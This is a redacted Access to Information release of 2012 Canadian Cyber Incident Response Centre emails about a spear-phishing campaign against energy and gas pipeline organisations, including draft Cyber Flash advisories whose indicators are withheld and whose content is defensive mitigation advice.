are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 385

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: [redacted]
Sent: Tuesday, May 22, 2012 5:37 PM
To: Moore, Bruce; [redacted]
Subject: Re: March 19 activity - analysis summary [CCIRC CE12-002786]

Bruce,

No problem, I will share the original mail message header shortly,

[redacted]

Regards,

----- Original Message -----
From: Moore, Bruce [mailto:Bruce.Moore@ps-sp.gc.ca]
Sent: Tuesday, May 22, 2012 11:11 AM
To: J[redacted]
Subject: RE: March 19 activity - analysis summary [CCIRC CE12-002786]

[redacted]

Could you locate and send a sample to CCIRC of the actual email or SMTP header from the spoofed email described below.

Request associated malware samples be sent to our malware intake address:

[redacted]

Have you already provided the same malware samples to ICS-CERT/DHS for analysis? If so, were you already provided with an analysis report?

Thanks,

Bruce Moore
Public Safety Canada
CCIRC
613-991-7792
www.publicsafety.gc.ca

[redacted]

Page 387

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Pages 388 to / à 390

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: Matsuno, Akira
Sent: Wednesday, May 23, 2012 8:18 AM
To: Moore, Bruce
Cc: CYBERDO; Clow, Patrick
Subject: CE12-002786 / TA12-5059

Akira Matsuno, CISSP, GREM
Technical Analyst
Canadian Cyber Incident Response Centre
Public Safety Canada
Tel: (613) 991-7783 Fax: (613) 991-3574
Cell: (613) 291-5542
Akira.Matsuno@ps-sp.gc.ca
publicsafety.gc.ca
Government of Canada

Page 392

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Pages 393 to / à 395

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 396

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Pages 397 to / à 401

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 402

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 403

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

From: Murphy, Gregg
Sent: Wednesday, May 30, 2012 8:57 AM
To: Moore, Bruce; Turbide, Frank
Cc: Clow, Patrick
Subject: RE: CE12-002786 FW: [redacted]

Frank, can I leave this with you?

Thanks,
Gregg

-----Original Message-----
From: Moore, Bruce
Sent: May-30-12 8:30 AM
To: Murphy, Gregg; Turbide, Frank
Cc: Clow, Patrick
Subject: CE12-002786 FW: [redacted]
Importance: High

Gregg or Frank – Can you take this conference call this afternoon with DHS and [redacted] as I as working from home?

Bruce

From: [redacted]
Sent: May-30-12 8:25 AM
To: [redacted]
Cc: Moore, Bruce; ICS-CERT-SOC
Subject: [redacted]

[redacted]

Page 405

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 406

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: Turbide, Frank
Sent: Wednesday, May 30, 2012 9:02 AM
To: Murphy, Gregg; Moore, Bruce
Cc: Clow, Patrick
Subject: RE: CE12-002786 FW: [redacted]

Yep, I'm on it.

-----Original Message-----
From: Murphy, Gregg
Sent: May-30-12 8:57 AM
To: Moore, Bruce; Turbide, Frank
Cc: Clow, Patrick
Subject: RE: CE12-002786 FW: [redacted]

Frank, can I leave this with you?

Thanks,
Gregg

-----Original Message-----
From: Moore, Bruce
Sent: May-30-12 8:30 AM
To: Murphy, Gregg; Turbide, Frank
Cc: Clow, Patrick
Subject: CE12-002786 FW: [redacted]
Importance: High

Gregg or Frank – Can you take this conference call this afternoon with DHS and [redacted] as I as working from home?

Bruce

[redacted]

Page 408

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 409

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: Clow, Patrick
Sent: Wednesday, May 30, 2012 9:07 AM
To: Moore, Bruce; Murphy, Gregg; Turbide, Frank
Subject: RE: CE12-002786 FW: [redacted]

Hi Bruce,

This seems to imply that ICSCERT may be looking to send a team in. Is this your understanding?

From: Moore, Bruce
Sent: May-30-12 8:30 AM
To: Murphy, Gregg; Turbide, Frank
Cc: Clow, Patrick
Subject: CE12-002786 FW: [redacted]
Importance: High

Gregg or Frank – Can you take this conference call this afternoon with DHS and [redacted] as I as working from home?

Bruce

[redacted]

Page 411

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: Turbide, Frank
Sent: Wednesday, May 30, 2012 10:13 AM
To: [redacted]
Cc: CYBERDO
Subject: CE12-002786

Hi [redacted]

As per our conversation last night, if you can, please inspect your logs for [redacted]

Cheers,

Frank Turbide
Technical Services | Services techniques
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
P/T: 613-991-7751
F/T: 613-991-3574

From: Timothy O'Neil <tim.oneil@rcmp-grc.gc.ca>
Sent: Wednesday, May 16, 2012 10:36 AM
To: CYBERDO (PS/SP); Beaudoin, Luc; Anderson, Windy
Cc: Dick Robert <Robert.Dick@ps-sp.gc.ca; Darren Sabourin; Eric Munro; tiago.dejesus@rcmp-grc.gc.ca; Wendy Nicol
Subject: Fwd: Gas Pipeline Sector Intrusion Campaign - updated indicators (2012-05-15)
Attachments: [redacted]ONeil, Timothy.vcf

Luc and Windy

May I recommend that I defer to CCIRC to lead the dissemination of this ICS-CERT within Canada? If so I would be willing to share with my private sector partners on CCIRC's behalf.

I will not disseminate until I hear from your office.

Tim

Tim O'Neil
Senior Criminal Intelligence Research Specialist
Critical Infrastructure Intelligence Team
National Security Criminal Investigations
613-949-0265
613-302-6026 (c)

>>> Darren Sabourin 2012-05-16 09:55 >>>
Attached is the latest update (yesterday) from ICS-CERT (DHS) regarding the intrusion campaign that is targeting the Gas Pipeline Sector.

The latest update includes:

[redacted]

The report is marked as TLP (Traffic Light Protocol) AMBER. NO FURTHER DISSEMINATION is authorized. You are permitted to use this information within your own corporation for purposes of mitigation, but the information/alert may not be further disseminated.

Darren

Darren Sabourin
F Div Technological Crime - Critical Infrastructure Protection

Royal Canadian Mounted Police
desk. (306) 780-7334
cell. (306) 526-9233
fax. (306) 780-8057

Pages 415 to / à 432

are withheld pursuant to section

sont retenues en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

From: Phlek, Vireak
Sent: Wednesday, May 16, 2012 10:18 AM
To: Murphy, Gregg; Moore, Bruce; Williston, Sandra
Cc: CYBERDO
Subject: CE12-002977 Review : CF12-003 UPDATE 2
Attachments: CF12-003_EN_UPDATE2.txt

Vireak Phlek
Senior Incident Handler | Agent principal chargé des incidents Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone +1 613-991-5451 Facsimile | Télécopieur +1 613-991-3574 vireak.phlek@ps-sp.gc.ca PublicSafety.gc.ca
Government of Canada | Gouvernement du Canada

(La version française suivra)

==========
CCIRC - Cyber Flash CF12-003 UPDATE 2
Date: 16 May 2012
==========

SENSITIVITY
==========
This document is UNCLASSIFIED - NOT for public dissemination. It contains information that is intended only for the use of the individual or entity to which it is addressed. Any diss
emination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE
==========
Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received new reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization.

The following new indicators have been reported:

Type	Indicator
Filename/Attachment	
Possible C&C Domain	
Possible C&C Domain	
MALWARE	
MALWARE	
MALWARE	
MALWARE	
MALWARE	
MALWARE	

Please note that the above filenames and MD5 may change for a different target.

Mitigation

CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.
* Review e-mail logs for e-mails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References

http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general information, please contact Public Safety Canada's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
E-mail/courriel: [redacted]

CCIRC - Cyber Flash CF12-003 UPDATE
Date: 4 May 2012

SENSITIVITY

This document is UNCLASSIFIED - NOT for public dissemination. It contains information that is intended only for the use of the individual or entity to which it is addressed. Any diss
emination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE

Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE

This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title

Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail


CCIRC has received new reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization.

The following new indicators have been reported:

Type	Indicator
Filename/Attachment	[redacted]
Possible C&C Domain	
Possible C&C Domain	
Possible C&C Domain	
Possible C&C Domain	
Possible C&C Domain	

Possible C&C Domain
Possible C&C Domain
Possible C&C Domain
Possible C&C Domain
Possible C&C Domain



* Includes attachments and/or message body.

Please note that the above filenames and MD5 may change for a different target.

Mitigation
==========
CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.
* Review e-mail logs for e-mails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References
==========
http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting
=========
NOTICE: This message and accompanying attachments contain information that is intended only for the use of the individual or entity to whom it is addressed. Any

dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

This message and accompanying attachments contains information which may have been collected from external sources for which CCIRC cannot verify the accuracy and integrity. CCIRC does not accept liability for negative consequences resulting from the use of the information herein provided.

Links to websites not under the control of the Government of Canada are provided solely for the convenience of users. The government is not responsible for the accuracy, currency or the reliability of the content. The government does not offer any guarantee in that regard and is not responsible for the information found through these links, nor does it endorse the sites and their content.

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general information, please contact Public Safety Canada's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
E-mail/courriel: [redacted]

(La version française suivra)

==========
CCIRC - Cyber Flash CF12-003
Date: 30 March 2012
==========

SENSITIVITY
==========
This document is UNCLASSIFIED - NOT for public dissemination. It contains information that is intended only for the use of the individual or entity to which it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE
==========

Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization. This campaign may have started in late December 2011.

Description of e-mail:

Subject: "(victim-identifying content redacted) [redacted]
Sender: "(name of victim company official)@yahoo.com"
E-mail Content: [redacted]
Embedded Hyperlink: The hyperlink reportedly indicated a ".zip" file and contained the words [redacted] in reference to a particular component or product unique to the victim corporation.
Signature Block: Contained what appeared like a valid name, title, phone number, and corporate e-mail address of a company official.

The following indicators have been reported:

Type	Indicator	
C&C Domain	[redacted] (Where xxx is the targeted company name abbreviation)	
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]
Malware	MD5: [redacted]	filename: [redacted]

Please note that the above filenames and MD5 may change for a different target.

The [redacted] domain was previously reported to have been associated with other APT activity such as the RSA breach. The following references provide a list of those [redacted] sub domains:
http:/[redacted]
http:/[redacted]
http://pastebin.com/[redacted]

Mitigation
==========
CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.
* Review e-mail logs for e-mails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References
==========
http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting
=========
NOTICE: This message and accompanying attachments contain information that is intended only for the use of the individual or entity to whom it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

This message and accompanying attachments contains information which may have been collected from external sources for which CCIRC cannot verify the accuracy and integrity. CCIRC does not accept liability for negative consequences resulting from the use of the information herein provided.

Links to websites not under the control of the Government of Canada are provided solely for the convenience of users. The government is not responsible for the accuracy, currency or the reliability of the content. The government does not offer any guarantee in that regard and is not responsible for the information found through these links, nor does it endorse the sites and their content.

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general information, please contact Public Safety Canada's Public Affairs

division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
E-mail/courriel: [redacted]

From: CYBERDO
Sent: Wednesday, May 16, 2012 10:25 AM
To: Phlek, Vireak; Murphy, Gregg; Moore, Bruce
Cc: CYBERDO (PS/SP)
Subject: CE12-002977 RE: Review : CF12-003 UPDATE 2

Looks good to me.

Sandra Williston, GCIH
Incident Handler
Canadian Cyber Incident Response Centre
Public Safety Canada
Tel: (613)991-7039 Fax: (613)991-3574
www.PublicSafety.gc.ca

"Patience isn't a skill — it's a decision"

-----Original Message-----
From: Phlek, Vireak
Sent: May-16-12 10:18 AM
To: Murphy, Gregg; Moore, Bruce; Williston, Sandra
Cc: CYBERDO
Subject: Review : CF12-003 UPDATE 2

Vireak Phlek
Senior Incident Handler | Agent principal chargé des incidents Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone +1 613-991-5451 Facsimile | Télécopieur +1 613-991-3574 vireak.phlek@ps-sp.gc.ca PublicSafety.gc.ca
Government of Canada | Gouvernement du Canada

From: Moore, Bruce
Sent: Wednesday, May 16, 2012 10:30 AM
To: Phlek, Vireak; Murphy, Gregg; Williston, Sandra
Cc: CYBERDO
Subject: CE12-002977 RE: Review : CF12-003 UPDATE 2

Looks good 2 me 2!

Bruce

-----Original Message-----
From: Phlek, Vireak
Sent: May-16-12 10:18 AM
To: Murphy, Gregg; Moore, Bruce; Williston, Sandra
Cc: CYBERDO
Subject: Review : CF12-003 UPDATE 2

Vireak Phlek
Senior Incident Handler | Agent principal chargé des incidents Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone +1 613-991-5451 Facsimile | Télécopieur +1 613-991-3574 vireak.phlek@ps-sp.gc.ca PublicSafety.gc.ca
Government of Canada | Gouvernement du Canada

From: Murphy, Gregg
Sent: Wednesday, May 16, 2012 10:35 AM
To: Phlek, Vireak; Moore, Bruce; Williston, Sandra
Cc: CYBERDO
Subject: CE12-002977 RE: Review : CF12-003 UPDATE 2

Update spacing as discussed and release. Thanks!

-----Original Message-----
From: Phlek, Vireak
Sent: May-16-12 10:18 AM
To: Murphy, Gregg; Moore, Bruce; Williston, Sandra
Cc: CYBERDO
Subject: Review : CF12-003 UPDATE 2

Vireak Phlek
Senior Incident Handler | Agent principal chargé des incidents Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone +1 613-991-5451 Facsimile | Télécopieur +1 613-991-3574 vireak.phlek@ps-sp.gc.ca PublicSafety.gc.ca
Government of Canada | Gouvernement du Canada

From: CYBERDO
Sent: Wednesday, May 16, 2012 10:47 AM
To: Anderson, Windy; Beaudoin, Luc
Cc: CYBERDO (PS/SP)
Subject: FW: Gas Pipeline Sector Intrusion Campaign - updated indicators (2012-05-15)
Attachments: ICSA-12-136-01P - Gas Pipeline Sector Cyber Intrusion Campaign Indicators and Mitigations4.pdf; ONeil, Timothy.vcf

Windy/Luc;

We know you're in meetings all day and have limited BB comms.

CCIRC is in process of sending an update #2 to our Cyber Flash CF12-003 to address the updated information in this latest ICSA product.

As to the request by Tim to "...CCIRC to lead the dissemination of this ICS-CERT within Canada" or "... I would be willing to share with my private sector partners on CCIRC's behalf." What response do we send back to Tim?

Please advise at your earliest convenience. Thanks!

Sandra Williston, GCIH
Incident Handler
Canadian Cyber Incident Response Centre
Public Safety Canada
Tel: (613)991-7039 Fax: (613)991-3574
www.PublicSafety.gc.ca

"Patience isn't a skill — it's a decision"

From: Timothy O'Neil [mailto:tim.oneil@rcmp-grc.gc.ca]
Sent: May-16-12 10:36 AM
To: CYBERDO; Beaudoin, Luc; Anderson, Windy
Cc: Dick Robert <Robert.Dick@ps-sp.gc.ca; Darren Sabourin; Eric Munro; tiago.dejesus@rcmp-grc.gc.ca; Wendy Nicol
Subject: Fwd: Gas Pipeline Sector Intrusion Campaign - updated indicators (2012-05-15)

Luc and Windy

May I recommend that I defer to CCIRC to lead the dissemination of this ICS-CERT within Canada? If so I would be willing to share with my private sector partners on CCIRC's behalf.

I will not disseminate until I hear from your office.


Tim

Tim O'Neil
Senior Criminal Intelligence Research Specialist
Critical Infrastructure Intelligence Team

National Security Criminal Investigations
613-949-0265
613-302-6026 (c)

"This document is the property of the Government of Canada. It is loaned, in confidence, to your agency only and is not to be reclassified or further disseminated without the consent of the originator."
« Ce document appartient au gouvernement du Canada. Il n'est transmis en confidence qu'à votre organisme et il ne doit pas être reclassifié ou transmis à d'autres sans le consentement de l'expéditeur. »
>>> Darren Sabourin 2012-05-16 09:55 >>>
Attached is the latest update (yesterday) from ICS-CERT (DHS) regarding the intrusion campaign that is targeting the Gas Pipeline Sector.

The latest update includes:



The report is marked as TLP (Traffic Light Protocol) AMBER. NO FURTHER DISSEMINATION is authorized. You are permitted to use this information within your own corporation for purposes of mitigation, but the information/alert may not be further disseminated.

Darren

Darren Sabourin
F Div Technological Crime - Critical Infrastructure Protection
Royal Canadian Mounted Police
desk. (306) 780-7334
cell. (306) 526-9233
fax. (306) 780-8057

From: CYBERDO
Sent: Wednesday, May 16, 2012 11:07 AM
To: GOC-COG
Cc: COMDO
Subject: CCIRC CYBER FLASH CF12-003 UPDATE 2 Distribution Request (ENGLISH)
Attachments: CF12-003_EN_UPDATE2.txt

Subject: CCIRC Cyber Flash CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations - Update 2
Attachment: CF12-003_EN_UPDATE2.txt

** 24/7 processing for Cyber Flash **

GOC,

1. The product subject line should appear the same as the above format.

2. Copy the text of the attached french product, in PLAIN TEXT format and using the BCC option, to the distribution list(s) identified below:

CYBER - ALL CLIENTS
And [redacted]

COMDO,

3. This product WILL NOT be posted.

(La version française suivra)

==========
CCIRC - Cyber Flash CF12-003 UPDATE 2
Date: 16 May 2012
==========

SENSITIVITY
==========
This document is UNCLASSIFIED - NOT for public dissemination. It contains information that is intended only for the use of the individual or entity to which it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE
==========
Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received new reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization.

The following new indicators have been reported:

Type	Indicator
Filename/Attachment	
Possible C&C Domain	
Possible C&C Domain	
MALWARE	
MALWARE	
MALWARE	
MALWARE	
MALWARE	
MALWARE	

Please note that the above filenames and MD5 may change for a different target.

Mitigation

CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.
* Review e-mail logs for e-mails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References

http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general information, please contact Public Safety Canada's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
